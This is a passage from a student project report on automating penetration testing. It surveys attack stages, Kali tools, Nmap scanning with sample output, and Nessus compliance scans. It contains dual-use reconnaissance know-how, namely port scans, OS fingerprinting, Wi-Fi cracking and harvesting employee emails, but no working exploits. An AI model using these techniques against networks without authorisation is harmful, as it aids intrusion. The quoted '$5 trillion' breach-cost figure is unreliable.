PROJECT PENTETRATION TESTING AUTOMATION

6CCS3EEP Electronic Engineering

Individual Project

By Rahman Jagun
Student Number: 1843785
Supervisor: Prof. Mischa Dohler

Programme of Study: BEng Electronic and Information Engineering

Originality Avowal

I verify that I am the sole author of this report, except where explicitly stated to the contrary
Rahman Jagun April 28th 2021

Abstract

This project looks into the are of penetration testing. It takes a dive into various hacking methods. Tools available to aid in hacking. The legalities of hacking. Examples of various hacking acts and the negative and positive repercussions. The act of penetration testing can be repetitive. The main focus of the project is to look into ways penetration testing can be automated. Specifically for internal networks.

Acknowledgements

I would like to thank my supervisor, Professor Mischa Dohler for inspiration and support throughout the development of this project,

Contents

Chaper 1: Introduction
Introduction**: Page 1**
1.2 Research and innovation: **Page 3**
1.3 Structure of thesis: **Page 3**

Chapter 2: Motivations and Further Research
2.1 Interesting reasons for automating pentesting: **Page 5**
2.2 Penetration Testing: **Page 5**
2.3 Kali Linux **Page 6**
2.4 Backbox **Page 7**
2.5 NMAP & ZenMap **Page 7**
2.6 Nessus **Page 9**
2.7 OpenVas **Page 14**
2.8 Metasploit **Page 17**
2.9 Selenium **Page 18**
2.10 Virtual Box **Page 18**
2.11 Metasploitable **Page 19**

Chapter 3 Legal, ethical considerations and COVID-19 Mitigation
3.1 Legal and Ethical Considerations **Page 21**
3.2 COVID 19 Mitigation **Page 22**

Chapter 4: Design and Specification
4.1 User Requirements **Page 23**
4.2 System requirements **Page 23**
4.3 Use cases and Possible users **Page 24**
4.4 Objectives **Page 24**
4.5 Algorithm Overview **Page 25**
4.6 GUI Rough Sketch **Page 26**
4.7 Test Plan **Page 27**

Chapter 5 Implementation
5.1 Preliminary set up **Page 30**
5.2 Introduction **Page 35**
5.3 Getting internal IP **Page 38**
5.4 Scanning for other hosts **Page 40**
5.5 Vulnerability Scan **Page 42**
5.6 Exploiting **Page 50**
5.7 Vulnerability patching **Page 53**

Chapter 6 Analysis
6.1 Testing **Page 60**
6.2 Feedback from prospective users **Page 69**

Chapter 7 System Evaluation
7.1 Objectives Review **Page 70**

Chapter 8 Conclusion and Future improvements
8.1 Conclusion **Page 72**
8.2 Future improvements **Page 72**

SETUP MANUAL Page 73

Bibliography Page 74

Chaper 1: Introduction

The introduction of computers and the internet has been extremely beneficial to humans. With the click of a mouse and the pressing of a few keys humans can perform a range of things. They have given us the ability to see an item on a pc screen and get it delivered the next day. They have enabled us to communicate instantly with loved ones anywhere in the world with ease. They have helped in saving countless of lives. The 2020 pandemic has enabled humans to work from home reducing the spread of the life-threatening coronavirus. They have given us the ability to store and access information that we may not have been able to or would consume a considerable amount of time otherwise. Although computers have been vital to our development it has come with its costs.

Security. Privacy. With information being so easily accessible combined with the interconnectivity of computers on a network. It has made it easier for people to obtain information without authorisation. This is referred to as hacking. “The essence of hacking is finding unintended or overlooked uses for laws and properties of a given situation”[1]. People that perform such hacks are referred to as hackers. With the mass adoption of computer systems everyone is vulnerable to such attacks. Whether its attacks on banks to gain access to financial information and leverage this information for a profit. To attacks aimed towards government officials to achieve political aims. To attacks on individuals to gain knowledge that can be leveraged against the individual benefiting the attacker. No matter how big or how small, anyone can be a target of a hack.

Jeff Bezos, the richest man on the earth as of 2020, has been the target of a hack. “The Amazon billionaire Jeff Bezos had his mobile phone “hacked” in 2018 after receiving a WhatsApp message”[2]. The hackers were able to procure information regarding Mr Bezos’ private affairs and leaked it to the public in attempt to damage the reputation of the CEO. Even whole governments have been hacked one such example being the state of Texas. The state of Texas suffered from an attack which resulted in “a breach for 3.5 million Texans’ personal information, including Social Security numbers, dates of birth, and driver’s license numbers”[3]. This kind of information being leaked can be used to fraudulently impersonate Texan residents which has the potential to be detrimental to their wellbeing.

Whilst hacking usually comes with negative connotations there have been many examples in which it has been used for good. One such example is the recent hacking of EncroChat. “In early 2020 EncroChat served as one of the largest providers of encrypted digital communication”[4]. Encrochat created phones which leveraged encryption to provide its users a private platform to communicate on. This feature allegedly attracted many criminals. They allegedly used the platform to communicate about a range of things from: “names of customers, drug deliveries, and even assassinations”[5]. The hacking of the company allowed governmental departments to intercept communications between criminals using the platform. This led to the arrest of many criminals who thought they were above governmental forces. From people wasting their lives due to drug addiction to assassinated individuals, this hacking may have helped to save countless lives. Although this may have had beneficial impacts it brings into play the question of privacy. Has the introduction of computer systems led to the destruction of privacy as we know? “The encro was seen as a completely secure and anonymous way of organised criminal groups contacting each other without fear of detection or tracing” [6]. The fact governments were able to hack into an entity considered to be secure and anonymous suggests governments can gain access into any computer system they wish with enough will. Therefore, eliminating the concept of privacy which a lot of us cherish very dearly.

Hacking methods come in various forms and change overtime as people become wiser to old methods. Social engineering methods involve invoking the human psychology to trick an entity into giving up information that should not have otherwise been disclosed. This type of hacking can be done with the aid of computer systems or without. An example of computer systems aided social engineering is a bad actor sending an email posing as the boss of an employee in order to gain confidential information about a business. Social engineering is defined according to David Gragg of SANS institute is “the process of deceiving people into giving away access or confidential information”[7]. Another form of hacking is the exploitation of vulnerabilities in systems or applications to gain unauthorised access into a system. One such example is the MS15-079 vulnerability. This vulnerability “could allow remote code execution if a user views a specially crafted webpage using Internet Explorer. An attacker who successfully exploited these vulnerabilities could gain the same user rights as the current user”[8]. Exploration into these kind of hacks (system vulnerabilities) will be the primary focus of this report.

Hackers come in two forms. White hat hackers and Black hat. White hack hackers, often referred to as ethical hackers, hack to help improve security. They do so via methods such as penetration testing. Black hat hackers perform “malicious exploitation of a target system for conducting illegal activities”[9]. They are the opposite of white hats. White hats aim to make the job of a black hat hacker incredibly difficult or to altogether eradicate the black hat hacker. There is an unending war between black hat hackers and white hat. This project will aim to automate some of the actions of a white hat hacker.

As mentioned above pentesting is a part of a white hackers toolbox. But what is pentesting? Pentesting is the art of finding vulnerabilities within a system allowing for the system to be secured against the vulnerability. This is done by running “a simulated cyber attack against your computer system to check for exploitable vulnerabilities”[10]. Pentesting is split into 5 stages: Planning and reconnaissance, Scanning, Gaining Access, Maintaining access and Analysis. Pentesting can be done in multiple ways. External testing, Internal testing, Blind testing, Double-blind testing, and targeted testing.

1.1 Scope

With the ever-growing adoption of computer systems in our society, demand for cyber security services have also be on the rise. The pentesting industry is estimated to become worth $4.5 billion by 2025[11]. Pentesting can be a sizeable cost for a business or an individual with the top pentesters charging between $15,000-$30,000 [12]. This project aims to allow individuals to conduct parts of the pentesting stages without much knowledge into how pentesting works it will also allow pentesters to perform their jobs faster by automating parts of their tests.

The overall aim of this project will be to scan an entire internal network for vulnerabilities. Automatically execute attacks on machines in the network. Produce a report on the vulnerabilities found along with the vulnerabilities that were successfully exploited and then, using a database of patch scripts, patch the vulnerabilities. There is a vast array of software available that aid in the various stages of pentesting. These will be explored in chapter 2.

To test the effectiveness of the solution proposed machines with known vulnerabilities will be used.

To enable users with limited prior knowledge to interact with the system a GUI will be developed. This will allow a prospective consumer to use the system without knowing the intricacies behind the program.

1.2 Research and innovation

Although there are similar programs that exist that perform similar things, these are paid services. This program will differentiate from the rest by being open sourced. This will allow it to be developed further by entities with more experience in the field of penetration testing. Open-source software has allowed the field of security to progress rapidly. It can allow white hat hackers and programmers to collectively use their strengths to beat black hat hackers. Open-source software can give aid in giving white hatters an edge. This will help humans as a collective to maintain a high degree security and privacy whilst using machines.

1.3 Structure of thesis

The thesis will be structured as following:
In Chapter 2 we will dive further into the motivations for this particular research point. We will take a look at some of the ways in which a solution could be created.
Chapter 3 will contain the possible legal and ethical implications of the program and how it will be created in a way to mitigate such implications.
Chapter 4 will focus on what the user of the software will need to get out of the solution, what the system will need to do in order to automate the sections of pentesting discussed above. The possible use cases of the proposed system. A list of detailed objectives the system will be required to meet to be considered complete. A general overview of the approach that will be taken to create a solution based on the items

explored in the second chapter. A rough sketch of the gui’s will be created to make the process of creating them easier. A test plan will be created to test to make sure the program meets the objectives, the system requirements and the user requirements.
Chapter 5 the system will be created using the knowledge gained and the requirements specified in the previous chapters. It will contain a detailed run through into how the program will be created.
Chapter 6 the program will be tested with the aid of the test plan created in chapter 4. Any failed tests will be fixed and then the program will be retested. It will then go into an analysis of how effectively or ineffectively the program is able to meet the objectives listed in chapter 4. A possible end user/ group of users of the software will then be presented the program and will be prompted to provide feedback. Based on the feedback provided the system will then be adapted.
Chapter 7 will contain concluding remarks into the project along with some future possible advancements that can be made to the program.

Chapter 2: Motivations and Further Research

2.1 Interesting reasons for automating pentesting

Pentesters use a variety of software to perform their job. With each pentest they perform similar actions on a particular application. By automating the process, instead of pentesters having to perform repetitive tasks which can be arduous and time consuming the pentest can be completed. Being able to automate the pentesting process can also allow non hacking specialists to emulate a professional without being one.

2.2 Penetration Testing

In the **planning and reconnaissance** stage the white hat hacker collects information about the target of the attack for example the attacker may try to identify the operating system of the machine they wish to attack. This can aid the attacker in determining the best approach to take to try and penetration the target. The hacker will then create a plan outlining what they would like to achieve in the test. What will be tested and the method that will be used to try and penetrate the machine.

The **Scanning** stage is when the attacker attempts to find possible vulnerabilities. The attacker may use methods such as port scanning through programs such as NMAP (discussed later on). Port scanning is used to find open ports that can be used for possible communication. They can be used to identify applications running in system to check against an exploit database for possible vulnerabilities. They can also be used to identify the operating system being used by the target.

Using any possible vulnerabilities found the tester then attempts to gain access into the system. This is referred to as **the gaining access stage**. Attacks such as an SQL injection can be used. In this kind of attack the hacker exploits sections where data is needed to be input into a database (for example a password or username). Instead of inputting valid data the attacker inputs an SQL statement which is ran by the machine without the machine knowing it should not be executing the statement allowing the attackers to gain access to a database. An attack could exploit backdoors. Backdoors are "any method by which authorized and unauthorized users are able to get around normal security measures and gain high level user access"[13]. Backdoors may be added by the original software developers for their use to aid customers to regain access in the event they are unable to get into their machine. An attacker may discover and exploit a backdoor to gain unauthorised access into a machine. Another type of attack is cross site scripting. Scripts are injected into a website/server trusted by the user. The script then executes when the user communicates with the compromised trusted entity. The script can be created to do as the attacker wishes for example to gain access into the users machine or to infect the user machine with malware. This stage of pentesting allows the pentester to assess to which extent in which the vulnerabilities pose a threat towards the machine being tested.

In the fourth step the pentester attempts to maintain access once they have gained access into a user's PC. If say for example the victim is a company. An attacker may just need quick access to a companies database to retrieve user information. The attacker may hold the company under ransom threatening to leak the company's customer data. One such example happened to the company Uber. In 2016 they suffered a data breach in which "the company allegedly paid $100,000 in exchange for a promise to delete 57 million user files"[14]. The attacker's aim may be instead to gather information about the company to obtain trade secrets which the attacker can leverage by selling to a rival. This may take months or weeks for the attacker to gain the knowledge. The longer an attacker can maintain unauthorised access the more information an attacker can sell about a company. This could be extremely devasting for companies such as governmental organisations in which secrecy against opposing countries is crucial.

The final step of pentesting is the analysis. The information gathered in the test is then used to form a final report. The final report may contain the following. The vulnerabilities that were found and exploited. The vulnerabilities discovered but not exploited as in the future it may be possible to exploit these vulnerabilities. How long the pentester was able to maintain access if access was gained. This information can then be used to improve security making it harder for a bad actor to gain unauthorised access.

Many tools exist to assist pentesters to conduct their analysis. This section will go through some of these tools.

2.3 Kali Linux

Kali was developed and is continued to be developed by a company called Offensive Security. Kali linux "is an advanced Penetration Testing and Security Auditing Linux distribution [15]" as defined by the creators. It's a Linux based operating system that contains a wide range of the latest programs used in penetration testing. Examples of such programs are the following.

Fern Wifi Cracker. As can be inferred from the name this piece of software cracks Wi-Fi passwords allowing unauthorised users to connect to wireless networks. This may allow a hacker to send unscrupulous messages to other networks using the victim's network. This could lead to unjust repercussions being handed to the unaware network owner. Such as their IP being blacklisted from accessing a server.

URLCrazy. As most computer users should know, typos can occur whilst trying to output text using a keyboard. When websites are located using their URL typos can lead a DNS to return an IP address to a resource the user did not have intentions of obtaining. For example a user may wish to visit the server that hosts amazon.co.uk but may forget a letter and enter amazn.co.uk. This URL may have been bought by another entity and will lead the user to be redirected to the server hosted by the entity. This entity could possibly be a bad actor who may host a site that appears similar to the one the user wanted to visit. The entity can phish the user's data as the user may think the website is from the trusted entity they wanted to visit. This phished data may be used for a range of unethical things. URL Crazy is a tool that tests a URL and returns variations of the URL that are prone to be what a user outputs if they make a typo. This can mitigate the risks of attacks like such mentioned above as when purchasing a domain a user can register domains from the output of URL Crazy as well. URL crazy uses tools like its database of "over 8000 common misspellings"[16] and it is able to identify common typos by people using different keyboard layouts.

TheHarvester. The internet has integrated into many of our lives. One such aspect is socially. The introduction of social media has enabled us to stay connected with people irrespective of distance. The vast majority of us have inadvertently put intricate details about ourselves on the internet available for anyone to access this data by signing up to these services. This can be used by a hacker to find vulnerabilities in an organisation. A hacker may use social engineering techniques using the information harvested from search engines to gain unauthorised access to proprietary knowledge. A tool that can be used to help an attacker with gathering the data available is the theharvester. With a company name or domain the program can find things such as employee names and emails. It utilises publicly available data from search engines such a google to achieve this. This data found can be used to deceive employees into unwittingly releasing sensitive information.

2.4 Backbox

Backbox is quite similar to Kali Linux. It is based on Linux Ubuntu with various tools to perform penetration testing. Some of the features of blackbox are that "It can sniff packets on a network, reverse engineer compiled programs"[17]. Backbox contains over 70 programs.

2.5 NMap & ZenMap


Nmap, short for network mapper, is used to scan networks. While there are many tools to scan a network, Nmap is a very popular tool among pentesters. It is fast. It does not require complex commands to operate making it easier to use. This can be very helpful for pentesters in the early stages of their career. It scans networks via the ports of devices connected to a network. By sending packets of data to the different ports of devices on a network NMAP is able to identify several things about the devices on a network.

It can determine which ports are open on devices. When devices receive the packets to their various ports, if the device sends a response back it means that particular port is open. Being able to identify which ports are open can enable someone using the software to see which kind of services systems on the network are providing. For example if the port 80 on device sent a response back this could suggest it is a server hosting a web service. Port 80 is used primarily by web servers to listen for requests to data held by the server on the web.

Using the packets NMAP can also be used to identify how many devices are on a network. This can allow a network administrator to identify possible devices on the network that should not be connected. It may also help a pentester during the reconnaissance stage to identify the number potential targets for an attack.

NMAP can also be used to identify the operating systems of machines in a network. This can enable a hacker to narrow down the search of possible vulnerabilities a device may suffer from. The vulnerabilities associated with particular OS's may then be used to gain unauthorised access to a machine. NMAP is able to identify the OS of a machine by "TCP/IP stack fingerprinting"[18]. TCP and UDP packets are sent and the responses received are then mapped against a database of NMAP OS fingerprints for UDP and TCP packets. The database will then return the OS that most closely matches the fingerprint from the response received from the packets that were sent in return.

Below is an example of NMAP in operation




```
root@EthicalHaks:~# nmap -A 192.168.0.9

Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-23 21:49 PDT
Nmap scan report for 192.168.0.9
Host is up (0.000058s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          46044/udp  status
|_  100024  1          54793/tcp  status
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.4
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.71 seconds
```

[19]

Nmap has been ran on the device that has been assigned the IP 192.168.0.9 on the network. It shows that ports 111,46044, 54793 are open. It also shows the Operating system the machine is running on is Linux 3.8 – 4.4.

ZenMap is the same thing as NMAP. Some users may find using the command line / terminal interface to interact with the Nessus application uncomfortable. ZenMap is the GUI version of NMAP allowing users to execute commands with the click of button. The GUI interface may be good for people with limited programming knowledge or those new to hacking. Below is an example.



Intense Scan on scanme.nmap.org 171.67.22.3 10.0.0.10 wap.yuma.net zardoz.yuma.net

Target: .0 wap.yuma.net zardoz.yuma.net Profile: Intense Scan Scan

Command: nmap -T Aggressive -A scanme.nmap.org 171.67.22.3 10.0.0.10 wap.yuma.net zardoz.yuma

```
Host Status
  State:          up
  Open ports:     3
  Filtered ports: 0
  Closed ports:   2
  Scanned ports:  5
  Up time:        3920659
  Last boot:      Sat Oct 27 10:38:07 2007

Addresses
  IPv4:  205.217.153.62
  IPv6:
  MAC:

Hostnames
  Name - Type:  scanme.nmap.org - PTR

Operating System
  Name:      Linux 2.6.20-1 (Fedora Core 5)
  Accuracy:  100%

  Ports used
```


Although the user will still need to know basic commands to execute some of the nmap functions, this interface is more friendly to people who are not experts in this field.

Nmap is an open source piece of software meaning anyone can modify or view the source code. This allows it to be developed to better standards by anyone which may help give an advantage to ethical hackers. However this may also aid unethical hackers. As it is open source it can also be distributed freely.

2.6 Nessus

Nessus was created in 1998. It is a vulnerability scanning tool. It is used to scan machines on a network. It was created by a security expert by the name of Renaud Deraison. Nessus scans for security vulnerabilities of various types and classifies them by how risky the vulnerability is. Examples include:

Services that are not set up correctly. As data becomes the new the gold, many companies have resorted to storing backups of their data or made their primary source for storing data on the cloud. The cloud is a range servers in arbitrary locations with the capability of storing data. The data can be accessed over the internet. This allows the data to be accessed from any location. Cloud storage as backup enables companies to maintain data availability a key security procedure. If their physical storage sources become unavailable for any reason or corrupted, by keeping data on the cloud a company will still be able to gain access to their crucial data. The cloud can also help companies with extremely large amounts of data store their data over various locations. This can help a company to cut costs by storing the data in locations with cheaper energy fees. It can also aid a company with data availability as if the data is stored across various locations if one were to go down for any reason the data can still be accessed. As the data can now be accessed over the internet from any location it may give the opportunity for hackers to now also access the data. This could lead to catastrophic consequences for the entity the data belongs to. The cloud setup needs to be configured correctly to prevent malicious access. Microsoft Azure is an example of a cloud service. They provide many cloud computing services such as web hosting and cloud storage. The Nessus scanner provides appropriate tools to perform security audits of the Microsoft azure service. Below is an example of an output of such a scan.



Sev	Name	Family	Count
WARNING	9.9 Ensure that 'Java version' is the latest, if used to run the web app	Microsoft Azure Compliance Checks	1
WARNING	9.8 Ensure that 'Python version' is the latest, if used to run the web app	Microsoft Azure Compliance Checks	1
WARNING	9.7 Ensure that 'PHP version' is the latest, if used to run the web app	Microsoft Azure Compliance Checks	1
WARNING	9.6 Ensure that '.Net Framework' version is the latest, if used as a part of the web app	Microsoft Azure Compliance Checks	1
FAILED	9.5 Ensure that Register with Azure Active Directory is enabled on App Service	Microsoft Azure Compliance Checks	1
FAILED	9.4 Ensure the web app has 'Client Certificates (Incoming client certificates)' set to 'On'	Microsoft Azure Compliance Checks	1
PASSED	9.3 Ensure web app is using the latest version of TLS encryption	Microsoft Azure Compliance Checks	1
FAILED	9.2 Ensure web app redirects all HTTP traffic to HTTPS in Azure App Service	Microsoft Azure Compliance Checks	1
WARNING	9.10 Ensure that 'HTTP Version' is the latest, if used to run the web app	Microsoft Azure Compliance Checks	1
PASSED	9.1 Ensure App Service Authentication is set on Azure App Service	Microsoft Azure Compliance Checks	1
FAILED	8.5 Enable role-based access control (RBAC) within Azure Kubernetes Services	Microsoft Azure Compliance Checks	1
PASSED	8.4 Ensure the key vault is recoverable	Microsoft Azure Compliance Checks	1


Scan Details

Name:	azure cis - regular auth
Status:	Completed
Policy:	Audit Cloud Infrastructure
Scanner:	Local Scanner
Start:	June 20 at 2:09 PM
End:	June 20 at 2:22 PM
Elapsed:	13 minutes

[21]

Identity and access management is key aspect for maintaining a strong security policy for cloud based services. It involves ensuring only authorised access to a cloud service this can be done via the use of things such as login credentials. The Nessus azure model is able to asses Identity and access management. A key security mistake is not applying multi factor authentication. Multi factor authentication involves a user having to prove their identity in multiple ways. One such example could be a password and text message. Humans tend to reuse passwords across multiple services due to the inconvenience of having to remember multiple passwords. If one of the services gets compromised this could leave the cloud computing service open to unauthorised access if only a password is the only way a user can gain access. With the adoption of a further method for user verification the password leak will not leave the cloud service exposed as well. Nessus security provides audits which suggest security improvements like MFA and many more for Azure and a wide variety of other computer systems. Over a period of two years "cloud misconfiguration breaches cost companies upwards of $5 trillion" [20]. With losses of this figure just in the cloud computing industry, ensuring services are set up correctly is vital.

Credential strength analysis. We cherish our security and privacy. We would not leave the door to our houses open free for anyone to access it. We lock our doors with a key. The same way we would not allow anyone to access our computer systems. We lock them with a password. With a key only the physical holder can gain access to the contents behind the lock. However a password is intangible and under the right circumstances it is possible for an entity to unlock what has been locked using the password. It is therefore necessary a secure password is set. When an operating system is installed onto a device some may come with default passwords. A user may not change this default password. This leaves the user more open to an unauthorised access attack. By way of probability an attacker is most likely to try default passwords first if they are using brute force methods to hack into a system. The Nessus scanner is able to detect a system on a network using default login credentials or via the use of a plugin it can test against 